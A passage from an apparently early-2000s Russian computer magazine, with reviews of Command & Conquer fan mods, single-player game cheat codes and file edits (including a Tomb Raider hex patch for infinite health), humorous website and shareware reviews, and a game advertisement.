Alexander "xtracer" Логинов (www.rgw.ru)

Как ни странно, но глобальное желание изменять все и вся затронуло мир двухмерных стратегий, превратив знакомые пространства в странный, порой непредсказуемый пир искаженной фантазии. Постапокалиптические создания, мутанты, кошмарные звери и даже персонажи звездных войн, не считая сотен новых юнитов, обрушились на головы несчастных поклонников C&C. Причем, основной жертвой модификаторов стал ни в чем не повинный Red Alert. Именно об изменении оригинального Command & Conquer, а также многочисленных его продолжений, я расскажу тебе в данной статье.



Модификации C&C можно разделить на несколько подвидов. Здесь ты можешь увидеть множественные усовершенствования оригинальных проектов, попытки самостоятельно сделать продолжение, использование элементов других игр или сотворить неординарные модификации. Причем, последние ярко отличаются неожиданной концепцией и оригинальным продвижением сюжета.

Tiberian Apocalypse

Адрес:
www.planetcnc.com/apocalypse/index2.html

История войны за драгоценный минерал продолжается в Tiberian Apocalypse. Новые юниты, структуры и сюжетная линия ярко оплетают оригинальную игровую концепцию. Спустя семь лет после поражения NOD, GDI удалось получить полный контроль над лунной станцией и ее многочисленными спутниками. Но NOD не забыли уроков истории, и, объединив усилия со злобными пришельцами, решили раздавить ненавистный альянс, а заодно покончить с глупым человечеством. Вполне естественно, что вы можете встать на одну из противоборствующих сторон и решить исход последней битвы. Вместе со свободой выбора, Tiberian Apocalypse предлагает десятки новых юнитов, строений и тактических маневров, среди которых стоит выделить особенно интересные экземпляры. Например, Stormtrooper представляет собой бойца нового поколения. Вживленный пулемет со снайперским прицелом и крупнокалиберными патронами способен уничтожать противника на огромных расстояниях. Система наведения и высокая живучесть делают Stormtrooper одной из основных сил NOD. Ему в спину дышит Cyborg Carrier, являющийся секретным оружием кровавого братства. Используя могучую технологию Cabal и проникновенность инопланетных знаний, Cyborg Carrier способен неожиданно появляться из-под земли с десятком киборгов на борту и мощнейшим рейлганом на хромированной поверхности железного монстра. Исход схватки в таких сражениях обычно заранее предрешен в пользу NOD. А если прибавить к этому арсеналу немного технологии пришельцев, то ты увидишь, как земля треснет посередине и сам Люцифер предложит тебе свое фирменное блюдо. Скажем, Scrin Tank активно использует технологию Scrin, предлагающую тебе насладиться нечеловеческой мощью нейтронного оружия. Scrin Fighter разрывает окрестности тяжелым протонным бластером, а Cyborg Executor въедается в плоть несчастного врага жалящими испражнениями крупнокалиберного пулемета. Единственное, что в данной

— СДЕЛАЙ СВОЙ СОБСТВЕННЫЙ!

ситуации могут предложить силы Альянса, - это несколько наземных юнитов, хорошо продуманную инфраструктуру и модифицированный отряд боевых вертолетов. Как видишь, автор Tiberian Apocalypse пребывает на стороне более обаятельных NOD, предлагая новые юниты, сюжетную линию и слегка упрощенный геймплей. Не знаю, как настоящим поклонникам C&C, но лично на меня Tiberian Apocalypse произвел впечатление. Безусловно, это далеко не полноценное продолжение, но для модификации более чем достойно.

Red Eagle

Адрес: www.planetcnc.com/redreviews/eaglered/

На этот раз вам предлагается модификация оригинального Red Alert 2. После смерти Романова Альянс зачистил территорию, назначил своего человека и сконцентрировался на своих собственных проблемах. Но высокие чины международного командования не учли одной маленькой детали, великолепного фактора, возможностей могущественного человека - Юрия. Экстрасенс и манипулятор захватил контроль над сознанием нового премьера и начал вторую победоносную войну с проклятыми Американцами. Так как события происходят через несколько лет, то армии обоих сторон пополнились новыми единицами. Советы обзавелись мощнейшим Stealth Bomber, Dropship и Super Miner. Со стороны союзников выступает модифицированная Tanya, American Paradrop и Terrorist (способный прятаться, как шпион). Инфраструктура пополнилась Super Prism Tower (невероятная мощь, но ограниченное количество зарядов), Super Tesla Coil и Tesla Cannon. Кроме того, ускорено передвижение юнитов, увеличены первоначальные капиталы в режиме Skirmish и добавлен новый режим Tech War. Несмотря на такое количество новых возможностей, Red Eagle не предлагает революционных решений, он достаточно стандартен и рекомендуется исключительно для эмоционально заблудившихся игроков.

Red Alert Gold

Адрес: www.planetcnc.com/ragold/info/

Red Alert Gold - это одна из самых популярных модификаций оригинального Red Alert. Используя движок Tiberian Sun, Red Alert Gold предлагает тебе гигантское количество специальных, модифицированных, а также секретных юнитов. Каждое строение, танк и предмет в мире Tiberian Sun претерпел серьезные изменения. Две стороны конфликта (Альянс и Советы) имеют по 30 уникальных юнитов с возможностью обнаружить или заработать еще более 15 бонус-созданий. Каждая из элитных боевых единиц получает специальные способности, которые разрастаются по мере развития игрового процесса. Кроме того, создатели Red Alert Gold модифицировали скорость работы игры и интерактивность окружающего мира. Взрывы, провалы льда, молнии и специальные погодные эффекты играют одну из важнейших ролей в более насыщенном и кровопролитном действии Red Alert Gold. Элементы интерфейса, заставки, взрывы перерисованы заново, что создает впечатление абсолютно нового и высококачественного продукта.

Star Wars Mod

Основанный на вселенной Star Wars и оригинальном Red Alert 2, Star Wars Mod представляет собой гремучую смесь из узнаваемых персонажей, детализированной графики и буйной фантазии неординарного автора. Слегка переделанный интерфейс полсотни новых юнитов и сюжетная линия Return of the Jedi производят исключительно положительное впечатление. Модификация пока находится в стадии альфа-тестирования и некоторые из юнитов повстанцев еще не завершены, так же, как искусственный интеллект противника, но уже сейчас можно говорить о существенном успехе данной разработки. К огромному сожалению, официальный сайт Star Wars Mod постоянно переезжает с места на место, поэтому если ты захочешь испытать великую силу на собственной шкуре, то придется поискать его самостоятельно. Надеюсь, что к тому времени зверские юристы из LucasArts еще не успеют устранить потенциальных конкурентов.

Animal Farm

Адрес: http://www.planetcnc.com/ra2mod/

Самая странная модификация из всех, что мне приходилось видеть. Противоборствующие стороны вместо многотонной техники используют зловещий зоопарк жертв генной инженерии. Крокодилы с ракетами, обезьяны-киборги и несокрушимый полярный медведь просто обязаны поразить твое воображение. Если ты давно устал от однообразных танков и лазерных установок, то Animal Farm - это уникальный шанс попробовать что-то новое. Гринписовцев прошу не беспокоиться.

Fantasy Mod

Адрес: www.planetcnc.com/ra2mod/

Попытки впрячь медведя и трепетную лань в одну повозку предпринимались и раньше, но никогда идея противоборства технологии с магией не была столь одиозной. Создатели Fantasy Mod рассказывают захватывающую историю разрыва времен и пришествия в наш мир нескольких древних цивилизаций. Здесь есть люди со стандартными вооружениями, прекрасные Эльфы, зловещие Тролли, могущественные Маги и глуповатые Орки. Каждая из цивилизаций обладает собственными юнитами, возможностями и стратегиями. Лучники, рыцари, лекари, пегасы и боевая флотилия отражают воинствующие черты человечества. На стороне Эльфов выступают воры, наемные убийцы, Феи и Рэнджеры. Тролли отличаются ростом и мощью используемого оружия. Размеры некоторых из могучих тварей в пять раз превышают размеры среднего человека, придавая модификации визуальную неповторимость. Орки максимально близки к троллям, активно используют в сражениях насекомых и гигантских драконов. Волшебники выплескивают психические атаки и крупнокалиберную магию. Как выглядят сражения, насколько сбалансированы стороны конфликта и стоили ли многомесячные усилия финального результата, ты узнаешь еще очень не скоро. Во всяком случае, создатель модификации уже сейчас жалуется на серьезную ограниченность технологии RA и подумывает о своем собственном трехмерном движке.

Мир модификаций многомерен и необычен. Ему подвластны все жанры и направления компьютерных игр. В своих будущих материалах мы с тобой попробуем свои силы в пошаговом создании уникального трехмерного проекта.

Ну а пока я прощаюсь до следующего номера и еще раз напоминаю, что при достаточном желании ты можешь принять участие в разработке любой из вышеназванных модификаций - достаточно написать серьезное письмо каждому из ее авторов.

При написании статьи использовались материалы с сайта: www.planetcnc.com/ra2mod/

Ломка

KodeMaster (cranyoblast@real.xakep.ru)

Worms World Party

Ща мы тебе быстренько расскажем, как можно облегчить прохождение одиночных миссий в этой игре. Коды из нее вынули аж на этапе Worms Armageddon, так что поработай руками:

1. Иди в папку /data/missions folder. Там лежат файлы, которые надо корежить
2. Любой mission.wam можно открыть хоть в том же Блокноте. В этих файлах хранится вся информация о миссиях. Советую их куда-нибудь скопировать, на всякий случай...
3. Дойди до раздела [HumanTeam], там можно кое-чего поменять.
Например, в файле mission1.wam указано, что у тебя в первой миссии два агрегата - базука и перекладина. Если хочешь поставить себе немерено перекладин, установи значение на -1. Можешь также поменять Worm_Energy, что увеличит (или уменьшит, если ты совсем больной на голову) энергию твоих кольчатых братьев.
4. Вообще, меняй все, если ты знаешь, что оно означает. Вот тебе пара примеров того, что можно поставить в файле. (# означает количество этих прибамбасов... -1 ставит неограниченное количество):

Ammo_Girder=#
Ammo_Bazooka=#
Ammo_Parachute=#
Ammo_BlowTorch=#
Ammo_LowGravity=#
Ammo_Handgun=#
Ammo_Firepunch=#
Ammo_Bungee=#
Ammo_CrateSpy=#
Ammo_Jetpack=#
Ammo_BaseballBat=#
Ammo_Shotgun=#
Ammo_Grenade=#
Ammo_ClusterBomb=#
Ammo_BlowTorch=#
Ammo_Batrope=#
Ammo_Prod=#
Ammo_FastWalk=#
Ammo_LaserSight=#
Ammo_PneumaticDrill=#
Ammo_Batrope=#
Ammo_Longbow=#
Ammo_Mine=#
Ammo_SelectWorm=#
Ammo_SuperSheep=#
Ammo_BridgeKit=#
Ammo_Dragonball=#

Master of the Skies: Red Ace

Чтобы активировать читы, создай летчика-камикадзе по имени Test. Выходи из игры и иди в директорию с ней. Ищи там файл character.ini

Там есть секция, описывающая этого пилота. Найди там строчку mission = xx и поменяй значение на 26, после чего сохрани файл и запускай игру. После этого в игре появится дополнительное меню с читами.

Gothic

Сперва поменяй в файле gothic.ini параметр bbloodDetail на 3, чтобы включить море кровищи, и test mode на 1, чтобы работали читы.

F2 - вызвать консоль
F3 - оконный режим
F4 - обратно в дверной режим
F5 - неподвижная камера
F6 - разморозить камеру
F7 - просмотр разных частей игры
F8 - восполнить здоровье и ману... то есть похавать и вмазать...
H - ударить себя... с перепою...
Z - начать вертеться вокруг своей оси... и правда, крепкая была горилка
K - постепенно проваливаемся под землю...

В консоли можно набирать эти коды:

cheat god - Чахлик Невмируцщий (Кощей Бессмертный - укр.)
cheat full - добавить здоровья
harpie - гарпия
lichtbringer - получить артефакт для квеста
goto vob - телепузироваться.... Тьфу, телепортироваться
goto pos - телепорт в замок
goto waypoint - очередной телепорт
version - показать версию игры
insert [предмет] - создать предмет

и еще парочка непонятных:

aigoto
anifreg
apply randomani

Desperados: Wanted Dead or Alive

Во время игры одновременно закуси левый Shift и F11, появится окно для ввода кодов.

TIMELESS - пауза
MEDIC - включить/выключить подсказки
EPITAPH - включить/выключить информацию об условиях победы
WHATS MY DESTINY - включить/выключить краткую информацию о задании BEHIND
POWERMAN - бааааааальшая пушка
SHOW ME ALL - всех видно
MY MONKEY - показать строения
HOLLOW MAN - включить/выключить невидимость (тебя все еще слышат!)
SUPERSONIC - показывает слуховые возможности врагов
ZEUS - супер-мощная фишка! Нажми на подзорную трубу, потом на любого врага, и ему крышка.
CLINT - выиграть миссию

CIA Operative: Solo Missions

Запусти игру с таким параметром - "Solomisons.exe -console" - и в игру тильдой вытаскивай консоль на божий свет. Немилосердно выжигай на ней каленым железом коды:

GOD - Дункан МакЛауд где-то рядом...
FLY - а мне летать охота
NOTARGET - враги тупеют на глазах... даже не стреляют...
NOCLIP - проходим сквозь стены женского туалета...
MAP X? - знак вопроса заменяем цифрой 1-6 и прыгаем на этот уровень
TIMESCALE X - где X число 1-5 и дальше - изменить скорость игры

Tropico

Зажми во время игры Ctrl и набирай на клаве код:

pesos - добавить себе в карман $20,000
contento - увеличить счастье населения на 10 единиц

X-Com: Enforcer

Во время игры вызови тильдой консоль и вводи коды:

xgod - бессмертие
xfly - летаем
xghost - ходим сквозь стены
allammo - добавить патронов
killpawns - убить всех врагов
setjumpz # - установить высоту прыжков (500 - нормальная высота)
setspeed # - установить скорость переползания (2 - нормальная скорость)

Есть еще хитрый метод. В папке с игрой найдите папку SYSTEM, там файл USER.INI, а в нем яйцо, а в яйце иголка, а в иголке раздел [XMenu.NewCharacterWindow]. Там увидите строчки, описывающие робота, которым ты играешь. Если ты вставишь эту строчку, то в первом слоте будет робот с полным вооружением, всеми апгрейдами, скинами и т.д.

```
SavedEnforcers[0]=(Name="Player",Difficulty=1,CurrMap=0,MaxHealth=400,
speed=1.000000,Targeting=0.000000,RepairRate=3.000000,Ammo=2.000000,
Jump=2.000000,ResearchPoints=9999,WeaponUpgrades[0]=4,
WeaponUpgrades[1]=4,WeaponUpgrades[2]=4,Weapo
```

nUpgrades[3]=4,
WeaponUpgrades[4]=4,WeaponUpgrades[5]=4,WeaponUpgrades[6]=4,
WeaponUpgrades[7]=4,WeaponUpgrades[8]=4,WeaponUpgrades[9]=4,
WeaponUpgrades[10]=4,WeaponUpgrades[11]=4,WeaponUpgrades[12]=4,
WeaponUpgrades[13]=4,WeaponUpgrades[14]=4,WeaponUpgrades[15]=4,
WeaponUpgrades[16]=4,WeaponUpgrades[17]=4,WeaponUpgrades[18]=4,
WeaponUpgrades[19]=4,WeaponUpgrades[20]=4,WeaponUpgrades[21]=4,
WeaponUpgrades[22]=4,WeaponUpgrades[23]=4,WeaponUpgrades[24]=4,
WeaponUpgrades[25]=4,WeaponUpgrades[26]=4,WeaponUpgrades[27]=4,
WeaponUpgrades[28]=4,WeaponUpgrades[29]=4,FinishedGame=1,
XBaseSkinName="EnforcerTrooperBaseSkins.BlueDemon")

Все это должно быть на ОДНОЙ строчке user.ini

Все верхние параметры можно менять:

CurrMap=0 - уровень, на котором ты играешь (можно менять до 40)
MaxHealth=400 - максимальное здоровье
speed=1.000000 - скорость
Ammo=2.000000 - патроны
Jump=2.000000 - высота прыжка

Дальнобойщики 2

Нажми на "Pause" во время игры и набери один из следующих кодов (работают только в игре Дальнобойщики 2 от 1С (версии 5.5 и 6.6)):
SLALLCHEATS - врубить все читы сразу
SLLOTTERY - бабки и лицензия
SLROADS - открыть дороги
SLMAP - показать всю карту
SLFILLUP - заправиться
SLREPAIR - бесплатная починка через Backspace
SLTURBINE - турбина
SLRECOVER - (Ctrl+F5) - 911

Robot Arena

Во время постройки робота нажми $ и получишь 50 килобаксов.


Oil Tycoon

Найди в папке с игрой файл config.txt и открой его. Там можно менять стоимость всех товаров в игре. Более того, найдя и изменив эти строчки, ты можешь поменять количество бабок, с которыми ты начнешь игру на легкой, средней и тяжелой сложности соответственно:


```
startkapital(1)    = 6000000   ;einfach
startkapital(2)    = 4000000   ; mittel
startkapital(3)    = 2000000   ; schwer
```

Хексы:

Tomb Raider Chronicles



Можно сделать бессмертную Лару в любых версиях игры Tomb Raider 2-3-4 и т.д.
Возьми любой HEX-редактор и найди в запускающем файле игры (Tomb2.exe, Tomb3.exe, Tomb4.exe) последовательность: 81 F9 E8 03 00 00 7E 05 и поменяй ее на: B9 E8 03 00 00 89 48 22
После этой операции жизнь убывать не будет, исключая те случаи, когда в игре предусмотрена "моментальная смерть" (падение с большой высоты, падение на колья и т.п.).
Был замечен такой баг: после того как Лару раздавил камень, она (сплюснутая) осталась жива, но двигаться не могла. Из такой ситуации иногда помогает выбраться кувырок, но далеко не всегда. На быстрых машинах (P-3 и выше) этого бага не бывает.




WWW

M.J.ASH (M.J.ASH@REAL.XAKEP.RU) WWW.XKNOWS.BOS.RU

Movie mistakes

http://www.movie-mistakes.com

Если ты худо-бедно понимаешь по-английски и не прочь посмеяться над несовпадениями и ошибками в кинофильмах - загляни на сайт "Movie mistakes". Очень тебе советую! На этом сайте ты найдешь описания более восьми тысяч багов, допущенных при создании тысячи четырехсот с чем-то фильмов. Там же ты узнаешь, что самый глючный фильм всех времен и народов - это "Титаник" Джеймса Кэмерона. В нем обнаружено 123 ошибки. А в культовой "Матрице" наблюдательные люди насчитали аж 121 неточность, тем самым обеспечив этой картине "почетное" второе место. Компакт-диск с "Матрицей" у меня имеется, поэтому сразу же после посещения "Movie mistakes" я, вооружившись списком найденных багов, поспешил заново пересмотреть этот фильм... Ну что я могу сказать... "Матрица" воспринимается совсем по-другому, когда обращаешь внимание, как с предметов то и дело "исчезают" дырки от пуль, как в солнцезащитных очках героев периодически отражается камера, как весело подпрыгивают под ногами Тринити облицовочные плиты, когда она бежит по стене, и как в сцене на крыше Нео долго палит из двух стволов по агенту, за которым находится полностью остекленный фасад другого здания, не причиняя ни малейшего вреда ни тому, ни другому...



Kicksology.net


http://www.kicksology.net



А вот о том, что американцы изобрели новую "науку" - киксологию, изучающую баскетбольные кроссовки, пока еще мало кто знает. Хотя, если судить по ее официальному сайту, то эта "наука" довольно любопытная. Насколько я понял, ее представители занимаются тем, что анализируют и сравнивают между собой самые последние модели кроссовок известных производителей. Затем результаты этих анализов выкладываются на Kicksology.net вместе с подробнейшими "техническими характеристиками" изделий и многочисленными иллюстрациями. Кроме того, киксологи ведут еще и активную просветительскую деятельность. К примеру, они доходчиво объясняют неграмотным перцам, что означают загадочные фразы вроде: "в этой модели используется технология "Zoom Air" ("DMX", "adiPRENE+" и т.п.)", которые так часто встречаются в рекламе кроссовок. Но больше всего мне понравился раздел Kicksology.net, который называется "What They're Wearing". Стоило мне туда заглянуть, как на меня тут же вывалили массу сведений о том, в чем сейчас выходят на площадку лучшие игроки НБА...

Collect Medical Antiques

http://www.collectmedicalantiques.com



С начала времен целители использовали в своей практике, наряду с травами и колдовством, простые медицинские инструменты. Так для больных зубов у какого-нибудь первобытного доктора всегда был наготове тяжелый камень особой формы, а благодаря небольшой деревянной дубинке он не испытывал проблем с общей анестезией. Естественно, по мере развития человеческой цивилизации, совершенствовался и медицинский инструментарий. Довольно своеобразные приспособления для облегчения людских страданий появились в арсенале медиков в средние века, когда у них и у пыточных дел мастеров были общие поставщики, а само лечение велось по методикам, разработанным святой инквизицией. Однако самая оригинальная медицинская аппаратура была создана уже после того, как в конце восемнадцатого века итальянец Луиджи Гальвани обнаружил "животное электричество" - заставил дергаться уже дохлую лягушку... Поподробнее об этапах эволюции медицинского инструмента можно узнать на сайте "Collect Medical Antiques". Хотя я бы не советовал посещать этот сайт мнительным людям со слабыми нервами. Очень уж зловещий вид имеют некоторые представленные на нем экспонаты... Глядя на них, поневоле начинаешь догадываться, откуда взялось у людей это чисто инстинктивное желание держаться как можно дальше от врачей и медицинских учреждений.

Из жалости приведу пару ссылок для тех, кто по-английски, как говорится, совершенно ни бум-бум.

Киноляпы

http://www.kinoerror.boom.ru

Единственный русскоязычный ресурс, целиком посвященный киноляпам. Выглядит убого, но материалов много, и все они взяты из журнала "Premiere". :)


Бред Сивой Кобылы

http://www.hackzone.ru/bred

Раздел Хакзоны, коллекционирующий баги на околокомпьютерные темы, которые постоянно встречаются в фильмах, газетах и телепередачах. Истинный оттяг для человека, понимающего в компьютерах.

СамоНовость

http://www.intergroup.ru/news



Проект "Самоновость: делай новости сам!" сами его создатели называют "генератором сетевых розыгрышей". С его помощью любой желающий может сгенерировать новости, якобы опубликованные в "Ленте.ru", РБК, "Полит.ру", "Утро.ru" или "Нетоскопе". Для этого шутнику потребуется только заполнить небольшую веб-форму: вписать данные (имя, фамилия, должность) кого-либо и выбрать характер заметки, которая затем появится на странице, полностью имитирующей дизайн текущего выпуска выбранного тобой сетевого издания. "СамоНовость" предлагает пользователю широкий ассортимент шаблонов "новостей" - от "Выиграл в Лотерее Золотой Болт" до "Разорил Билла Гейтса". При этом (для пущего правдоподобия :) адрес получающейся страницы с "самодельной" заметкой будет начинаться с домена имитируемого издания (www.lenta.ru, www.rbc.ru и т.д.)... Жаль, конечно, об этом проекте слишком многим в Рунете уже известно. Но не беда! Всегда можно найти какую-нибудь отсталую личность, которая совершенно не в курсе! :)


ИБИЦА
ПИКАНТНЫЕ ПРИКЛЮЧЕНИЯ
IBIZA
Итак Лето, Жара, Пальмы
Остров ИБИЦА.
Ты приезжаешь на Ибицу, и обнаружил, что забыл фотоаппарат.
В ближайшем магазине, у очаровательной красотки Лауры, покупаешь всё необходимое для съемок красавиц на пляже.
Обустраиваешься в одном из номеров отеля. И тут начинается самое интересное. Роскошный пляж, красотки появляются то там то здесь. Ты судорожно щёлкаешь фотоаппаратом, стараясь не упустить ни одного пикантного движения девушек.
Но будь осторожен! Охранники, телохранители и даже женщина-полицейский, которая до невозможности страстная, совсем не любят таких как ТЫ.
Так что лучше не попадайся!
Плёнка закончилась. Быстрей беги в отель и высылай свои фотки в Агентство.
Баксы так и потекут к тебе в карман. Деньги - это же путёвка на эксклюзивный VIP пляж, на котором воплотятся все твои фантазии. ...И о чёрт, Лаура подарит тебе страстный, пылкий танец в интимной обстановке. Итак, ты готов взять отпуск и отправиться за пикантными приключениями!
Не понял, ты ещё здесь? Беги быстрей, опоздаешь!
"Ибица" устраивает фотосоревнования!
Пришли нам фото из "Ибицы. Пикантные приключения" или реальные пляжные фотки и ты сможешь выиграть один из 500 ПРИЗОВ.
Вся информация по адресу ibiza@russobitm.ru
или на сайте www.russobit-m.ru
Системные требования: Windows 95/98 и 100% DirectX, Pentium 166, 16 MB RAM, 4-х CD-Rom, Видео карта SVGA-2 MB, Звуковая карта
redfire
©2001 "Руссобит-М".
По вопросам оптовых закупок обращайтесь в коммерческий отдел
"Руссобит-М": тел.: (095) 212-01-61, 212-01-81, 212-44-51; e-mail: office@russobit-m.ru
адрес в Интернете: www.russobit-m.ru телефон технической поддержки: 212-27-90
e-mail технической поддержки: support@russobit-m.ru Заказ дисков через интернет: shop@russobit-m.ru
Русс Бит-М
проект-мультимедиа
Г. Москва
Сеть магазинов компании "СОЮЗ
Г. С-Петербург
Загородный пр. 10
Невский пр. 52/54
Лиговский пр. 107
Василевский остров, Средний пр. 46
Г. Махачкала
Ул. Дахадаева, 11
Г. Новороссийск
Ул. Энгельса, 76
Ул. Рубина,5
Проспект Ленина, 23
Г. Норильск
Ул. Талнахская, 79
Г. Новосибирск
Ул. Ленина, 10
Г. Иркутск
Ул. Некрасова, 1
Ул, Байкальская, 69
Ул. Литвинова, 1
Ул. Урицкого, 18
Ул. Урицкого, 1
Ул. Волжская, 14А
Г. Воронеж
Ул. Плеханова, 48
Г. Саратов
Ул. Астраханская, 140
Ул. Степана разина, 80
Г.Челябинск
Ул. Цвиллинга,64

M.J.ASH (M.J.ASH@XAKEP.RU) WWW.XKNOWS.BOS.RU

DreamRender RC 102

Windows 98/Me/2k
Size: 2038 Kb
Shareware
http://www.dreamrender.com


Отдельный блок спецэффектов для семейства операционных систем Microsoft Windows. Увидев, что он делает со стандартным интерфейсом Виндов, все твои друзья (да и ты сам! :) тут же сделают круглые глаза и дружно скажут: "Офигеть!". Благодаря DreamRender-у окна приложений даже в 98-х становятся полупрозрачными, курсор мыши начинает освещать Рабочий стол как фонарик (или разбрасывать разноцветные искры!), а фоновая картинка приобретает объем. В зависимости от твоего выбора она начнет демонстрировать или уходящие в никуда туннели, или внутренности вращающегося куба, или позволит наблюдать за сложной игрой света, изломанных линий, пятен и т.д. А если у тебя на машине к тому же установлен WinAmp, то все эти трехмерные образы будут красиво меняться в соответствии с играющей музыкой! Два десятка готовых тем (различных сочетаний фонов, текстур и спецэффектов) идет в комплекте с программой. И любую из этих тем ты можешь отредактировать прямо в DreamRender-е. Отредактировать до полной неузнаваемости :).



ICQza v 1.0.1.8

Windows 9x/Me/NT/2k
Size: 1105 Kb
Freeware
http://www.timberfrog.com/icqza


Прикольный гибрид аськи и известного чат-робота A.L.I.C.E. Очень помогает экономить время на левых разговорах "про жизнь". Ты просто сообщаешь ICQz'е номер и пароль своей аськи, после чего программа начинает совершенно самостоятельно принимать и отвечать на все адресованные тебе сообщения. Прога способна "вести беседу" с несколькими людьми одновременно. При этом ход любого разговора можно в любой момент проконтролировать, переключившись в окно ICQz'ы. Кроме того, все они пишутся в лог (дабы тебе было что почитать перед сном :). Ну а теперь о грустном. Несмотря на то, что ICQz'у заделал некто Алексей Трофимов, треплется программа исключительно по-английски. Ты можешь или смириться с этим, или попытаться обучить безмозглую софтину языку Ильича и Дани Шеповалова своими собственными силами. Выбирать тебе. Я лишь намекну, что вся база знаний программы, записанная с помощью несложного языка искусственно-интеллектуальной разметки, хранится в обычном текстовом виде в файлах с расширением AIML, а подробные FAQ-и по созданию и редактированию этих файлов имеются на домашней страничке программы.



S'Talker OffLine Chat v 1.21 b

Windows 9x/Me/NT/2k
Size: 308 Kb
Freeware
http://sinkevich.nm.ru

Если же ты сам не вылезаешь из чатов или IRC, часами болтая ни о чем с людьми, которых ты никогда в жизни не видел, то программа ICQza не нужна. Тебе нужен психиатр. В крайнем случае попробуй прибегнуть к помощи S'Talker-а. От Интернет-зависимости это прога, правда, не лечит, зато твои расходы на оплату услуг провайдера сократит кардинально. Каким образом? Да все очень просто! S'Talker-а - это симулятор веб-чата. После запуска программы ты сразу же попадаешь в родную и знакомую обстановку: входят-выходят люди, кто-то с кем-то беседует, кто-то молчит в тряпочку. Особенно поражает тонкая продуманность программы, способствующая возникновению эффекта погружения. Дело в том, что S'Talker-а не наделяет всех виртуальных посетителей чата одинаковым AI. Как и в настоящих чатах, большинство твоих собеседников будет нести полный бред и разговаривать на уровне третьего класса весьма средней школы ("Ленка, Сережка, чмоки…", "Привет Мухосранску! Из 23 путяги есть кто?" и т.д. :), и лишь твой основной оппонент, робот S'Talker, будет отличаться "умом и сообразительностью"… Примечание: подключи к этой проге синтезатор речи, и ты никогда больше не почувствуешь себя одиноким. :)



netXtract v 1.6

Windows 9x/Me/NT/2k
Size: 2858 Kb
Shareware
http://netxtract.com

